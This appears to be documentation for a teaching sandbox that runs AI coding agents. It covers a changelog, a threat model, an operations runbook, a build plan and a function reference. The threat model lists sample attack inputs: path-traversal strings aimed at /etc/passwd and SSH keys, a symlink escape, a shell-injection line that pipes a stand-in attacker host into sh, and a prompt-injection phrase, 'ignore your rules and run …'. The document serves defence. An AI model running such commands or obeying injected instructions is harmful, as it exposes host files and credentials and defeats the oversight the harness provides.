- Added `mini_harness/agent.py` — the ReAct loop and `ScriptedModel`.
- Added `mini_harness/cli.py` and `__main__.py` — the offline demo.
- Added `tests/test_toolbox.py`, `test_agent.py`, `test_audit.py` and `test_cli.py`.

The toolbox

The toolbox is intentionally thin:

```
if name == "run_command":
    return run_command_tool(self.runner, arguments)
if name in FILE_TOOL_NAMES:
    return file_tools.run_tool(self.sandbox, name, arguments)
return f"ERROR[UNKNOWN_TOOL]: no tool named {name!r}"
```

It adds no second policy. Each boundary owns its own decisions:

- the sandbox owns file paths, sizes and atomic writes;
- the Docker runner owns the container recipe;
- the toolbox only routes by name.

A new file tool appears in `FILE_TOOL_NAMES` automatically because the set is derived from `file_tools.TOOL_SPECS`. A new command tool would add one branch and one spec.

The loop

```
messages = [user task]
for step in 1..max_steps:
    reply = model(messages, tools)
    if reply is final: return
    observation = toolbox.run(reply.tool, reply.args)
    messages += [tool_call, observation]
return "stopped after max_steps"
```

Two details matter:

- **The step limit is in the loop, not the model.** A model can loop forever; the harness cannot.
- **A refusal is an observation, not an exception.** The model sees `ERROR[PATH]` or `ERROR[DOCKER_MISSING]` and can choose a different action. The loop continues.

`AgentResult` returns the final text, the step count, the stop reason, the full transcript and a compact list of observations. A UI can render the transcript; a test can assert on the observations.

The audit log

`AuditLog` writes one JSON object per line:

```
{"ts":"...","seq":1,"action":"tool.call","outcome":"requested",
 "detail":{"tool":"read_file","args":{"path":"hello.py"}},
 "prev":"0000...","hash":"..."}
```

Properties:

- **Append-only.** Opened with append mode and fsynced after each line.
- **Hash-chained.** `hash = sha256(prev + canonical_event)`. Editing or deleting a middle line breaks `verify()`.
- **Outside the workspace.** The file tools cannot edit their own trail through the sandbox. A local user with the same permissions still can; the chain makes tampering visible, not impossible.
- **Redacted.** Keys matching `key|token|secret|password|credential` are written as `***REDACTED***`; long values are truncated.

The audit records `agent.start`, `tool.call`, `tool.result`, `agent.final` and `agent.max_steps`. The `tool.result` observation is clipped in the log but kept in full in the transcript.

The scripted demo

From `ch05/`:

```
python -m mini_harness
python -m mini_harness --build
python -m pytest -v
```

The demo:

1. writes `hello.py` through the file sandbox;
2. reads it back with numbered lines;
3. runs `python hello.py` in the container;
4. returns a final answer;
5. prints the audit verification result.

If Docker is missing, step 3 returns:

```
ERROR[DOCKER_MISSING]: Docker CLI/daemon is not available
```

The loop still finishes. That is the desired behaviour: infrastructure absence is a visible failed tool call, not a crash.

End-to-end acceptance

Run these in order on a machine with Docker and the image built:

```
cd ch04 && python -m mini_harness.demo --build
cd ../ch05 && python -m mini_harness --build
python -m pytest -v
```

- [ ] `python -m mini_harness` exits 0 and prints `audit chain verifies: True`.
- [ ] `hello.py` is written and read back correctly.
- [ ] The `run_command` observation is `OK` with the container output.
- [ ] Stopping the Docker daemon produces `ERROR[DOCKER_MISSING]`, not a crash.
- [ ] Killing the daemon or making the image missing still leaves a verifiable audit log.
- [ ] The CLI's temporary workspace is cleaned up when the process exits.
- [ ] All chapter test suites pass; Docker integration tests skip cleanly on a machine without a daemon or image.

Stage limits

This is a teaching harness, not a production service. It still lacks:

- a real LLM adapter, retries, token accounting and streaming;
- per-user policy, approval prompts and capability tokens;
- concurrency and a queue;
- log shipping, rotation and retention;
- a hardened host, a rootless Docker setup and network policy outside the container;
- an image update pipeline and vulnerability scanning.

Those are operations concerns. `../OPERATIONS.md` explains where they attach to this code without changing the boundaries.

If it goes wrong

- `ModuleNotFoundError: mini_harness` — run from the chapter directory: `cd ch05 && python -m mini_harness`. The package lives beside the chapter, not in a global environment.
- `audit chain verifies: False` — do not keep appending. Inspect `audit/events.jsonl`; a malformed or edited line breaks the chain. Restore a known-good copy and investigate.
- **The audit file already exists and fails verification** — `AuditLog` refuses to open a broken log. Move it aside deliberately; do not edit it to make the check pass.
- **The model gets stuck** — lower `--max-steps` and inspect the transcript. A tool returning `ERROR[...]` repeatedly is a prompt or tool-contract problem, not a sandbox problem.
- **The container command reports `ERROR[EXIT]` with a permission error** — check the workspace mount and `--user` mapping. The file tools may have written a file owned by the host user that the container uid cannot edit.
- **Audit logging slows the demo** — fsync on every event is deliberate. Batch or buffer only with a clear durability trade-off; do not silently drop the trail.

Read next

- `../plan.md` Stage 5
- `../OPERATIONS.md` — the runbook
- `../THREAT_MODEL.md` — what remains after the container
- `../qa.html` — the architecture Q&A companion

Threat model

This document describes what the mini Python coding harness is trying to protect, who might attack it, and which control is supposed to stop each attack. It is deliberately smaller than a platform threat model. Read it with the chapters; a control without a test is a wish, and a test without a stated asset is noise.

1. Assets


ASSET	WHY IT MATTERS
Host files outside the workspace	SSH keys, cloud credentials, browser data, source code, personal files
The workspace	The code and documents the user asked the agent to change
The host process and its environment	API keys, proxy credentials, session tokens
Host compute	CPU, memory, disk, process table, open file descriptors
Network access	Exfiltration and payload download
The audit trail	Reconstruction and accountability
The sandbox image and daemon	A compromised image or daemon defeats the boundary
The user's trust	A silent bad edit or a leaked secret is worse than a visible refusal

2. Actors and assumptions

ACTOR	CAPABILITY	ASSUMPTION
User	Chooses the task, workspace and policy	Trusted to configure the tool
Model	Produces tool calls, including malicious or mistaken ones	**Untrusted**; may be prompt-injected by files it reads
Local user	Same OS permissions as the harness	Partially trusted; can tamper with the audit log
Remote attacker	Controls a web page, dependency, or file the model reads	**Untrusted**
Malicious dependency	Runs during image build or inside the container	**Untrusted**
Docker daemon	Can create containers with broad host access	Trusted infrastructure; must be protected

The model is not a security principal. It can be convinced by a README, an issue comment, or a test fixture to ask for the wrong thing. The harness must make the wrong thing fail safely.

3. Trust boundaries



Boundaries:

1. **Model text to tool arguments.** Validate shape, types, lengths and names.
2. **Tool arguments to filesystem paths.** Resolve and contain real paths.
3. **Tool arguments to process argv.** No shell, allowlist the program.
4. **Process to host.** Container namespaces, cgroups, capabilities, seccomp.
5. **Harness to audit.** Append-only chain outside the writable workspace.

4. Threats and controls

T1 — Path traversal

Attack: `../../etc/passwd`, `..\..\Users\me\.ssh\id_rsa`, encoded or repeated separators.

Control: `PathPolicy` normalises separators, collapses `.` and `..`, and checks containment against canonical paths. Tests: ch01 traversal cases.

Residual: A same-user process can bypass Python entirely. The container is the answer for command execution.

T2 — Prefix-sibling escape

Attack: workspace `/tmp/ws`, target `/tmp/ws-evil/secret`.

Control: `os.path.commonpath` on canonical paths, not `startswith`. Tests: ch00 asserts the bug; ch01 asserts the refusal.

T3 — Symlink escape

Attack: plant `workspace/link -> /home/me/.ssh`, then read or write through it.

Control: resolve the deepest existing ancestor with `realpath`, then reattach the missing tail; re-check containment; refuse writes through a final symlink. Tests: ch01 and ch02, skipped when the OS cannot create links.

Residual: A time-of-check/time-of-use race between `realpath` and `open`. The sandbox is policy, not a kernel boundary.

T4 — Windows-specific path confusion

Attack: `C:foo` drive-relative paths, UNC paths, `CON` / `NUL` device names, trailing dots or spaces, NTFS alternate data streams.

Control: reject drive-relative and UNC forms; reject reserved names; reject colon-bearing/alternate-data-stream names; reject control characters; normalise separators; compare case-insensitively on Windows. Tests: ch01.

Residual: The policy does not parse every Windows path form; unusual device paths or filesystem features should be handled by the host policy and the container boundary.

T5 — Shell injection

Attack: `python -c "..." ; curl attacker | sh`, `&&`, pipes, command substitution.

Control: argv lists only; no `shell=True` for model input. A semicolon is an argument. Tests: ch03 shell-semantics case.

Residual: An allowlisted program can still spawn helpers. The container limits what those helpers can reach.

T6 — Environment leakage

Attack: read `OPENROUTER_API_KEY`, proxy credentials or cloud tokens from the inherited environment.

Control: build a minimal environment from OS-essential keys plus workspace-local `HOME` / `TMP`; do not pass the host environment. Tests: ch03 and ch04.

Residual: A secret deliberately placed in the new environment is visible to the child. Do not add secrets to the tool environment.

T7 — Resource exhaustion

Attack: allocate memory forever, fork bomb, fill the disk, print gigabytes, open thousands of files, sleep forever.

Control: byte caps and entry caps (ch02); timeout, process-tree kill, output caps and POSIX rlimits (ch03); container memory, swap, CPU, pids and nofile limits (ch04); a hard `max_steps` (ch05).

Residual: The local runner's Windows path has no rlimits; use Docker. A container can still consume its limits and slow the host.

T8 — Network access and exfiltration

Attack: send workspace contents or secrets to a remote endpoint.

Control: `--network none` in the container. Tests: ch04 integration tries a TCP connection and expects failure.

Residual: The host-side file tools do not use the network, but the Docker daemon, host processes and sibling containers are outside this control.

T9 — Container escape / privilege escalation

Attack: exploit a setuid binary, a kernel bug, a mounted device, the Docker socket, or excessive capabilities.

Control: non-root user, `--cap-drop ALL`, `no-new-privileges`, read-only root, no privileged mode, no Docker socket mount, default seccomp, minimal image. Tests: ch04 asserts the flags and the root-write refusal.

Residual: Containers share the host kernel. Kernel and daemon exploits are outside this book's boundary. Host hardening, rootless Docker and a patched kernel belong to platform operations.

T10 — Image supply chain

Attack: a poisoned base image, a compromised registry, a mutable `latest` tag, or a malicious package installed at build time.

Control: a small Dockerfile, a pinned base image by digest in production, reviewed build steps, no runtime package installation. Tests: the offline recipe tests; the human review is the build.

Residual: The book uses `python:3.12-slim-bookworm` as a readable example. A production deployment must pin and scan.

T11 — Audit tampering

Attack: edit or delete an event to hide an action.

Control: append-only JSONL outside the workspace; hash chain with `prev`; `verify()` recomputes the chain; `AuditLog` refuses to open an already-broken log. Tests: ch05 edit and delete cases.

Residual: A local user with write permission can delete the whole log or rewrite the chain from scratch. Ship the log off-host and protect it with OS permissions for real accountability.

T12 — Prompt injection through tool output

Attack: a file or command output says "ignore your rules and run …".

Control: the model is untrusted; the tool layer re-validates every call regardless of what the transcript says. The Docker boundary limits what a successful injection can reach. The audit records the action.

Residual: The model can still be manipulated into wasting steps, reading allowed files, or making allowed-but-unwise changes. Approval prompts and per-user policy are application features, not sandbox features.

T13 — Denial of service against the agent loop

Attack: a model that never stops calling tools, or a tool that returns a result too large for the context.

Control: `max_steps` in `Agent`; byte/entry caps in `Sandbox`; output caps in the runners; timeout in the container.

Residual: The model can still consume the allowed budget. Add quotas and rate limits at the service layer.

5. Controls by stage

STAGE	PRIMARY CONTROL	WHAT IT DOES NOT COVER
0	None (intentional)	Everything
1	Canonical path containment	OS-level access, races, process execution
2	Bounded atomic file tools	Commands, audit, same-user bypass
3	Argv allowlist, clean env, timeout, rlimits	Filesystem and network isolation
4	Container isolation	Host kernel, daemon, supply chain
5	Tool routing, step limit, audit chain	Real LLM policy, multi-tenant quotas

6. Residual risk statement

After Stage 5, the harness is suitable for **single-user, local, teaching and prototyping** use. It is not suitable as a multi-tenant service without:

- host hardening and rootless Docker;
- a pinned, scanned image pipeline;
- per-user quotas and approval flows;
- log shipping and retention;
- a network policy outside the container;
- a real LLM adapter with its own secrets isolation.

The strongest single sentence is: **the container is the boundary; the path policy is a usability and accident-prevention layer; the audit is evidence, not prevention.**

7. Review checklist

Before changing any boundary, answer these:

- [ ] Which asset does this change protect?
- [ ] Which test proves the control still works?
- [ ] Does this widen the reachable filesystem, network, environment or process set?
- [ ] Does a refusal still become an observation?
- [ ] Is the audit event still written outside the workspace?
- [ ] Does the change work on Windows and POSIX, or is the platform gap documented?
- [ ] Is the new default the safe one?

Operations runbook

This is the operator-facing companion to the chapters. It assumes you have read `THREAT_MODEL.md` and understand that the **container is the boundary**; the Python path policy is accident prevention and usability, not a jail.

1. Prerequisites

COMPONENT	MINIMUM	NOTES
Python	3.11	`TestCase`-style tests; pytest collects them; `enterContext` needs 3.11
Docker	Engine 24+ or Docker Desktop	Linux containers
OS	Windows, macOS or Linux	Symlink and rlimit tests vary by platform
Disk	~1 GB for the Python base image	More if you add tools

No API key or network access is needed for the offline suites. Install pytest (`python -m pip install pytest`); it is the only test dependency.

2. Install and verify

```
# from the repository root
for chapter in ch00 ch01 ch02 ch03 ch04 ch05; do
  echo "== $chapter =="
  (cd "$chapter" && python -m pytest -v)
done
```

Expected: all tests pass; symlink, rlimit and Docker integration tests skip with a reason on platforms that cannot run them.

Build the image:

```
cd ch04
docker build -t mini-harness-python:latest docker
```

For production, build with a pinned digest and a unique tag:

```
docker build \
  --build-arg PYTHON_BASE=python:3.12-slim-bookworm@sha256:<digest> \
  -t registry.example.com/mini-harness-python:2026-11-07 \
  docker
```

The book's Dockerfile uses a readable `FROM` line. A real pipeline should template the digest and record it in the release metadata.

3. Configuration

The defaults live in `DockerConfig` (`ch04`/`ch05`) and `Limits` (`ch02`/`ch03`). Treat them as policy, not constants to tweak casually.

KNOB	DEFAULT	RAISE WHEN	LOWER WHEN
`timeout_seconds`	20	legitimate builds/tests need longer	interactive tasks should fail fast
`memory`	`256m`	the toolchain needs more	untrusted workloads
`cpus`	`1.0`	parallel test suites	shared hosts
`pids_limit`	64	test runners spawn workers	fork-bomb exposure
`nofile_limit`	64	large test suites	strict workloads
`max_output_bytes`	200 000	logs need more	context/memory pressure
`max_read_bytes`	2 MiB	large source files	small-model context
`max_write_bytes`	1 MiB	generated files	accidental overwrite risk
`max_dir_entries`	500	monorepos	huge directories
`workspace_mode`	`rw`	editing tasks	read-only analysis
`max_steps`	8	complex tasks	cost/abuse control

Change one knob at a time and add or update a test that states the new behaviour. A limit that is not tested is a comment.

4. Docker daemon security

The daemon is more powerful than any container it starts. Protect it.

- Run Docker rootless where possible; otherwise restrict access to the `docker` group and treat that group as root-equivalent.
- Never mount `/var/run/docker.sock` into the sandbox. A container with the socket can start a privileged container and own the host.
- Keep the daemon bound to a local socket; do not expose TCP without TLS and authentication.
- Enable user namespace remapping if your platform supports it.
- Apply host firewall policy outside the container. `--network none` is the container control; it does not configure the host.
- Keep the kernel and Docker patched. Container escapes often start with a kernel or runtime vulnerability.
- Do not add `--privileged`, `--device`, host PID/IPC namespaces, or extra capabilities to make a tool "just work". Add the smallest explicit exception you can and document it.

5. Image lifecycle

1. **Build** in CI from a reviewed Dockerfile.
2. **Pin** the base image by digest; tag the result with a date and commit.
3. **Scan** the image (Trivy, Grype, Docker Scout, or your registry scanner).
4. **Test** the recipe tests and the integration suite.
5. **Publish** to a private registry with immutable tags.
6. **Deploy** the exact digest; do not let a host pull `latest` at run time.
7. **Rebuild** on base-image security updates, not only when application code changes.
8. **Retire** old digests and keep the previous known-good digest for rollback.

`DockerRunner.build()` is an explicit operator action. Do not expose it as a model tool.

6. Audit lifecycle

The audit file is append-only JSONL written beside the workspace:

```
<workspace parent>/audit/events.jsonl
```

Operational rules:

- **Protect the directory.** The harness user needs append; other users should not have write access. The audit is outside the sandbox but not outside the host.
- **Ship it off-host.** Use a log agent with read-only access. Do not let the agent process rewrite or truncate the file.
- **Rotate by segment, not by editing.** Stop the process, move the file, start a new one. The chain restarts at sequence 1 for the new file; keep the segment boundary in the shipper.
- **Verify on ingest.** Recompute the chain in the log store; alert on a gap.
- **Retention.** Decide how long task transcripts and audit events are kept. They may contain source code and user data even after redaction.
- **Redaction is not classification.** `api_key`, `token`, `secret`, `password` and `credential` keys are masked, but arbitrary content can still contain sensitive data. Treat logs accordingly.

Audit verification

```
cd ch05
python - <<'PY'
from pathlib import Path
from mini_harness.audit import AuditLog
log = AuditLog(Path("audit/events.jsonl"))
print("events:", len(log.events()))
print("chain:", log.verify())
PY
```

`AuditLog` refuses to open a log that is already broken. That is intentional: do not "fix" the file to make the check pass.

7. Monitoring and alerts

Alert on:

- a rising rate of `ERROR[PATH]`, `ERROR[DENIED]`, `ERROR[CWD]` or `ERROR[DOCKER_MISSING]` observations (possible probing or misconfiguration);
- timeouts and output truncation (limits too tight or a runaway command);
- audit chain verification failures;
- Docker daemon restarts, image pull failures, and disk pressure;
- container removal failures after timeouts;
- repeated `agent.max_steps` stops (prompt or tool-contract issue).

Dashboards should separate **refusals** (the sandbox working) from **failures** (the sandbox or infrastructure broken). A refusal spike is not automatically an incident; a dropped audit event is.

8. Incident response

Suspected sandbox escape or host compromise

1. **Stop new work.** Disable the agent's task intake; do not just ask the model to stop.
2. **Isolate the host.** Remove it from the network / stop the Docker daemon if the blast radius is unknown.
3. **Preserve evidence.** Copy the audit log and container logs; do not edit the audit file.
4. **Identify the boundary that failed.** Path policy? Docker flag? Image? Daemon? Host kernel?
5. **Rotate secrets** that were present in the environment or reachable from the host filesystem.
6. **Patch and retest** the specific control; add a regression test before re-enabling.
7. **Review other hosts** with the same image/daemon configuration.

Audit chain failure

1. Treat the log as untrusted.
2. Compare the last verified event with the log shipper's copy.
3. Check file permissions, disk errors and process crashes before assuming malicious tampering.
4. Preserve the broken segment; start a new one only after the investigation.

Runaway container

1. `docker ps` to find the named container (`mini-harness-*`).
2. `docker rm -f <name>`.
3. Check the audit for the `tool.call` without a matching `tool.result`.
4. Inspect `DockerRunner` timeout and `--stop-timeout` settings.
5. Lower the per-command timeout or memory limit if the task does not need it.

9. Kill switch

The minimum viable kill switch is:

- stop accepting new tasks in the application;
- stop the Docker daemon or deny the harness user access to it;
- revoke the API key the model adapter uses;
- preserve the audit log.

Do not rely on a prompt instruction ("stop using tools"). The model is not a security control.

10. Windows and macOS notes

- **Windows** needs Developer Mode or elevation to create symlinks; the path tests skip otherwise. POSIX `RLIMIT_*` tests skip. Docker Desktop runs Linux containers in a VM; the host file sharing layer matters for

workspace permissions.

- **macOS** has POSIX rlimits and symlinks; Docker Desktop also runs a VM. File sharing performance and permission mapping are host-specific.
- **Linux** is the closest match to the book's container assumptions. Use a non-root user, rootless Docker if possible, and a workspace owned by a uid that matches the container `--user`.

11. Capacity planning

Each concurrent agent run needs:

- one Python process (the harness);
- one `docker run` client process;
- one container (memory + CPU + pids);
- one audit append stream;
- workspace disk for edits and container scratch in tmpfs.

Size the host for the **sum of container limits**, not the average. A 256 MiB limit per container is small, but 100 concurrent runs are 25 GiB before the harness and the page cache.

12. Change control checklist

Before merging a change to any boundary:

- [ ] The threat model entry is updated.
- [ ] A test fails without the change and passes with it.
- [ ] The default is the safe option.
- [ ] The refusal is still an observation string.
- [ ] The audit event is still written outside the workspace.
- [ ] The Docker recipe still has every hardening flag.
- [ ] Windows/POSIX differences are documented.
- [ ] The operator runbook still matches the flags and defaults.

Plan — the stage contract

This is the build contract for **Build a Mini Python Sandbox**. Each stage is a standalone chapter directory with runnable code and tests. A stage is done when its acceptance checks pass and its known limits are written down.

The plan is deliberately narrower than "build a secure agent platform". The subject is the boundary between a model's tool call and the operating system.

Global rules

1. Python 3.11+ for runtime code; pytest is the test runner. Docker is optional for the offline tests and required for the integration tests in Stages 4–5.
2. Every chapter runs from its own directory with `python -m pytest -v`.
3. No network, no API key and no third-party runtime dependency in any test; pytest is the only test dependency.
4. A refusal is a stable observation string, never an uncaught exception.
5. Never weaken a test to make a demo pass. If a boundary cannot be tested on a platform, skip with a reason.
6. Stage 0 is intentionally unsafe and must remain clearly labelled.

Stage 0 — The naive fence

Goal: Show the failure modes before fixing them.

ITEM	CONTRACT
New code	`mini_harness/unsafe.py`, `mini_harness/demo.py`
Tests	`tests/test_unsafe.py`
Must show	prefix-sibling escape; symlink escape where supported; shell call with inherited env and no timeout
Must not do	touch a real home directory; run a destructive command
Limits	not a sandbox; keep out of later stages

Done when: the demo exits 0, the tests pass, and the escape outcomes are asserted rather than hidden.

Stage 1 — One path policy

Goal: Replace the string fence with canonical path resolution.

ITEM	CONTRACT
New code	`mini_harness/path_policy.py`, `demo.py`
Public API	`PathPolicy(root)`, `resolve_read`, `resolve_write`, `is_inside`, `relative`; `PolicyError`; `ResolvedPath`
Tests	`tests/test_path_policy.py`
Must handle	`..`, symlinks, symlinked parents, absolute reads, relative-only writes, UNC, drive-relative, reserved names, control chars, `~`/env expansion

ITEM	CONTRACT
Limits	no OS boundary; TOCTOU remains

Done when: traversal and prefix-sibling escapes are refused, inside reads and writes still work, and platform-specific tests skip with a reason.

Stage 2 — The sandbox and file tools

Goal: Make the policy usable by bounded tools.

ITEM	CONTRACT
New code	`mini_harness/sandbox.py`, `mini_harness/file_tools.py`, `demo.py`
Public API	`Sandbox`, `Limits`, `SandboxError`, `DirEntry`; `run_tool`, `TOOL_SPECS`
Tools	`list_files`, `read_file`, `write_file`, `edit_file`, `delete_file`
Tests	`tests/test_sandbox.py`
Must enforce	read/write byte caps, directory-entry cap, atomic writes, create-only option, unique edit default, file-only delete
Must return	`OK: ...` or `ERROR[CODE]: ...`

Done when: normal file work succeeds, every refusal is an observation, and no temporary writer files remain after a failure.

Stage 3 — Running code locally

Goal: Replace `shell=True` with an argv runner and visible limits.

ITEM	CONTRACT
New code	`mini_harness/local_runner.py`, `mini_harness/command_tool.py`, `demo.py`
Public API	`CommandRunner`, `CommandPolicy`, `Limits`, `CommandResult`, `CommandError`, `default_command_policy`
Tools	`run_command` with `argv` and optional `cwd`
Tests	`tests/test_local_runner.py`
Must enforce	list argv only, absolute-path allowlist, clean env, workspace cwd, timeout, process-tree kill, output caps, POSIX rlimits
Must demonstrate	the child can still read outside the workspace

Done when: a normal command works, every refusal is visible, a sleeping child is killed, output is capped, and the local runner's residual filesystem access is documented.

Stage 4 — Docker as the real wall

Goal: Move command execution into a hardened container.

ITEM	CONTRACT
New code	`docker/Dockerfile`, `mini_harness/docker_runner.py`, `demo.py`
Public API	`DockerRunner`, `DockerConfig`, `RunResult`, `DockerError`
Tests	`tests/test_docker_runner.py`
Offline tests	assert the full `docker run` argv and configuration refusals

ITEM	CONTRACT
Integration tests	run Python, fail network access, fail root writes, see the workspace
Must enforce	`--network none`, `--read-only`, `--cap-drop ALL`, `no-new-privileges`, pids/memory/cpu/nofile limits, non-root user, single workspace mount, tmpfs scratch
Must clean up	remove the named container on timeout

Done when: the offline tests pass without Docker; with Docker and the image, the integration checks pass and all four boundary behaviours are observed.

Stage 5 — The finished harness

Goal: Route tools, run the loop and record the trail.

ITEM	CONTRACT
New code	`toolbox.py`, `docker_tools.py`, `audit.py`, `agent.py`, `cli.py`, `__main__.py`
Public API	`Toolbox`, `run_command_tool`; `AuditLog`; `Agent`, `ModelReply`, `ScriptedModel`, `AgentResult`
Tests	`test_toolbox.py`, `test_agent.py`, `test_audit.py`, `test_cli.py`
Must enforce	one dispatch point, hard `max_steps`, observations not exceptions, hash-chained audit outside the workspace, secret redaction
Demo	write, read, container run, final answer, audit verification

Done when:

- `python -m mini_harness` exits 0 and prints `audit chain verifies: True`;
- Docker absence produces `ERROR[DOCKER_MISSING]` and the loop still ends;
- tampering with the audit file makes `verify()` return False;
- all chapter suites pass, with Docker integration tests skipping cleanly.

Stage boundaries and non-goals

NOT IN THIS BOOK	WHERE IT BELONGS
LLM provider adapter, retries, streaming	Application layer
Per-user approval prompts, capability tokens	Policy/UX layer
Multi-tenant quotas and scheduling	Service layer
Rootless Docker, host hardening, network policy	Platform/operations
Image scanning and patch pipeline	Supply chain/operations
OS-level syscall filtering beyond Docker defaults	Platform security

Definition of done for the whole book

1. A reader can run each chapter from a clean checkout with only Python 3.11+.
2. Every security claim in a chapter is exercised by a test or a demo.
3. Every known limit is written down in the chapter and in `THREAT_MODEL.md`.

4. The final harness demonstrates the full path from a model decision to a sandboxed action and an auditable record.
5. Docker integration remains optional for reading and mandatory for the final acceptance run.

Function reference

A file-by-file and alphabetical map of the code in this repository. Each chapter is a standalone package, so some modules intentionally appear more than once (for example `path_policy.py` in chapters 1–5). When a reference and the implementation disagree, the implementation and its tests win.

Where to start

1. Read `ch05/mini_harness/agent.py` for the loop.
2. Read `ch05/mini_harness/toolbox.py` for the dispatch point.
3. Read `ch02/mini_harness/sandbox.py` for the file contract.
4. Read `ch01/mini_harness/path_policy.py` for path containment.
5. Read `ch04/mini_harness/docker_runner.py` for the container recipe.

File map

`ch00/mini_harness/unsafe.py`

The intentionally broken fence. Do not reuse.

NAME	CONTRACT
`read_file(root, relative) -> str`	Joins and `abspath`s, checks a string prefix, reads all bytes as text. Allows symlink and prefix-sibling escapes.
`list_files(root, relative=".") -> list[str]`	Same naive check; returns sorted entry names.
`run_shell(root, command, timeout=None)`	`subprocess.run(..., shell=True)`, inherited env, no default timeout, unbounded output.
`_naive_inside(root, candidate)`	The bug in isolation: `candidate.startswith(root)`.
`_join(root, relative)`	`os.path.abspath(os.path.join(root, relative))`.

`ch01/mini_harness/path_policy.py`

NAME	CONTRACT
`PolicyError(message, requested=None)`	Stable `code = "PATH"`; `str()` renders `PATH: reason`.
`ResolvedPath(requested, absolute, relative)`	Frozen result. `absolute` is canonical; `relative` uses `/`.
`expand_variables(text, env=None)`	Expands `~`, `%VAR%`, `$VAR` / `${VAR}` textually. Validation happens afterwards.
`PathPolicy(root, create=True)`	Creates/canonicalises the root; stores `root` and `real_root`.
`PathPolicy.resolve_read(requested)`	Allows absolute names inside the root; resolves symlinks; returns `ResolvedPath`.
`PathPolicy.resolve_write(requested)`	Requires a relative name; refuses symlink targets and the root; returns `ResolvedPath`.
`PathPolicy.is_inside(path)`	Canonical containment test.
`PathPolicy.relative(absolute)`	Model-facing path with forward slashes.
`realpath_best(path)`	Public wrapper for resolve-deepest-existing-ancestor.

Internal helpers: `_realpath_best`, `_check_reserved_name`, `_normalise_separators`, `_is_absolute_text`, `_comparison_form`.

`ch02/mini_harness/sandbox.py`

NAME	CONTRACT
`SandboxError(code, message, path=None)`	Stable code: `PATH`, `NOT_FOUND`, `IS_DIR`, `NOT_DIR`, `TOO_LARGE`, `EXISTS`, `NO_MATCH`, `AMBIGUOUS`, `IO`.
`Limits(max_read_bytes=2MiB, max_write_bytes=1MiB, max_dir_entries=500, max_line_bytes=4000)`	Frozen policy caps.
`DirEntry(name, kind, size)`	`kind` is `file`, `dir`, `link` or `other`.
`Sandbox(root, limits=None)`	Wraps `PathPolicy`; exposes `root` and `limits`.
`Sandbox.read_text(relative)`	`stat` size check, byte read, UTF-8 replace; refuses directories.
`Sandbox.list_dir(relative=".")`	Sorted, capped listing; does not follow entry links.
`Sandbox.write_text(relative, content, overwrite=True)`	Size check, parent creation, temp file + fsync + `os.replace`; create-only option.
`Sandbox.edit_text(relative, old, new, count=1)`	Unique-match by default; `count=0` replaces all.
`Sandbox.delete_file(relative)`	Regular files only; refuses directories and non-regular files.

`ch02/mini_harness/file_tools.py`

NAME	CONTRACT
`ToolSpec(name, description, args)`	Prompt-visible tool contract.
`TOOL_SPECS`	`list_files`, `read_file`, `write_file`, `edit_file`, `delete_file`.
`tool_names() -> list[str]`	Names in prompt order.
`run_tool(sandbox, name, args=None) -> str`	Dispatches; returns `OK...`, `ERROR[CODE]...` or `ERROR[INTERNAL]...`; never raises.

Argument helpers: `_arg`, `_string_arg`. Rendering: `_format_read` (line numbers, line cap, truncation marker).

`ch03/mini_harness/local_runner.py`

NAME	CONTRACT
`CommandError(code, message)`	Codes: `DENIED`, `ARGS`, `CWD`, `IO`.
`Limits(...)`	Timeout, output cap, arg caps, CPU, memory, file size, fds, processes.
`CommandPolicy(allowed)`	Logical name → absolute executable.
`CommandPolicy.resolve(program)`	Exact allowlist lookup; missing executable is `IO`.
`default_command_policy()`	Allows the running Python as `python` (and `python3` on POSIX).
`CommandResult(...)`	`program`, `argv`, `returncode`, `stdout`, `stderr`, `timed_out`, `truncated`, `duration_seconds`, `ok`.
`CommandRunner(root, policy=None, limits=None)`	Policy-checked cwd; one command at a time.

NAME	CONTRACT
`CommandRunner.run(program, args=None, cwd=".")`	List argv only; clean env; timeout; tree kill; bounded capture; POSIX rlimits.
`resolve_real_executable(program)`	Documentation helper showing what `shutil.which` would return; the runner does **not** use it.

`ch03/mini_harness/command_tool.py`

NAME	CONTRACT
`format_result(result)`	Status header, stdout/stderr sections, empty markers, truncation flag.
`run_command_tool(runner, args)`	Accepts `argv` and optional `cwd`; returns `OK...`, `ERROR[ARGS]`, `ERROR[DENIED]`, `ERROR[CWD]`, `ERROR[TIMEOUT]`, `ERROR[EXIT]`.

`ch04/mini_harness/docker_runner.py`

NAME	CONTRACT
`DockerError(code, message)`	Codes: `DOCKER_MISSING`, `BUILD_FAILED`, `RUN_FAILED`, `ARGS`, `CWD`, `ENV`, `CONFIG`. Timeouts are returned as a `RunResult` with `timed_out=True`.
`DockerConfig(...)`	Image, user, memory, cpus, pids, nofile, timeout, output cap, workspace mode, tmpfs, network, read-only root, init, extra env.
`DockerConfig.validate()`	Refuses network other than `none`, writable root, bad user/limits.
`RunResult(...)`	`argv`, `container_name`, `returncode`, streams, timeout/truncation flags, duration, `ok`.
`DockerRunner(root, config=None, docker=None)`	Resolves CLI and workspace; caches availability.
`DockerRunner.check_available() -> bool`	`docker version --format {{.Server.Version}}`.
`DockerRunner.require_available()`	Raises `DOCKER_MISSING`.
`DockerRunner.build(context, dockerfile=None, tag=None, no_cache=False, timeout=600)`	Explicit image build; returns output.
`DockerRunner.image_exists(image=None) -> bool`	`docker image inspect`; no pull.
